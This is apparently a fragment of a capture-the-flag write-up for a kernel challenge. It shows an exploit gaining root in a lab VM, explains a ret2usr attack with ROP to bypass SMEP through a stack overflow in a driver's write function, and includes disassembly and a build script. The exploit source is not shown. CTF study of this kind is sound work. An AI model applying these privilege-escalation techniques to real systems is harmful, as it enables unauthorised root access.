


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saad.iqbal [REDACTED] ~/Desktop/Babykernel_ctf
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/ $ ls
babykernel.ko  etc      init      root      usr
bin            exploit  lib       sbin
core.cpio     flag     linuxrc   sys
dev           home     proc      tmp

/ $ ./exploit
[*] State saved
[*] mychrdev opened successfully
[*] Payload sent using write
[*] SMEP with privilege escalation

[*] UID: 0, Enjoy the root!
/ # cat flag
flag{nothing}
/ #
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Finally, the exploit has been made using the ret2usr technique. I didn't find any cr4 register function in /proc/kallsyms to overwrite 20th and 21st bit therefore, I have used ROP to bypass SMEP. I don't think I need to bypass SMAP since we aren't accessing any userland pages explicitly. For that, we need to do ret2dir.

The vulnerability was in the mychrdev_write function:



There was a code to display buffer overflow detected but that code was never called. No checks on buffer overflow just a panic. So, I controlled the rip from there and did the LPE to get this job done using ret2usr.

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mycmd_write:
00000000c0      push      rbp
00000000c1      mov       rbp, rsp
00000000c4      sub       rsp, 0x50
00000000c8      nop
00000000c9      nop
00000000ca      nop
00000000cb      nop
00000000cc      nop
00000000cd      nop
00000000ce      lea       rdi, qword [rbp+var_50]
00000000d2      call     _copy_from_user
00000000d7      test     rax, rax
00000000da      je       loc_10e

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0000000000da      je       loc_10e
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0000000000dc      mov       rax, 0xfffffffffffffff2
0000000000e3      leave
0000000000e4      ret
; endp
0000000000e5      mov       r8, rdx
0000000000e8      mov       ecx, 0x50
0000000000ed      mov       rdx, aBufferOverflow
0000000000f4      mov       esi, 0x2c5
0000000000f9      mov       rdi, aArchx86include
000000000100      call     warn_slowpath_fmt
000000000105      mov       rax, 0xfffffffffffffff2
00000000010c      leave
00000000010d      ret
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I have provided a shell script to make the process of compiling the exploit and moving that into my file system smoothly. You can use that to test the my exploit.

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#!/bin/bash
gcc exploit.c -o exploit -static $1
mv ./exploit ./initramfs
cd initramfs
find . -print0 \
| cpio --null -ov --format=newc \
| gzip -9 > core.cpio
mv ./core.cpio ../

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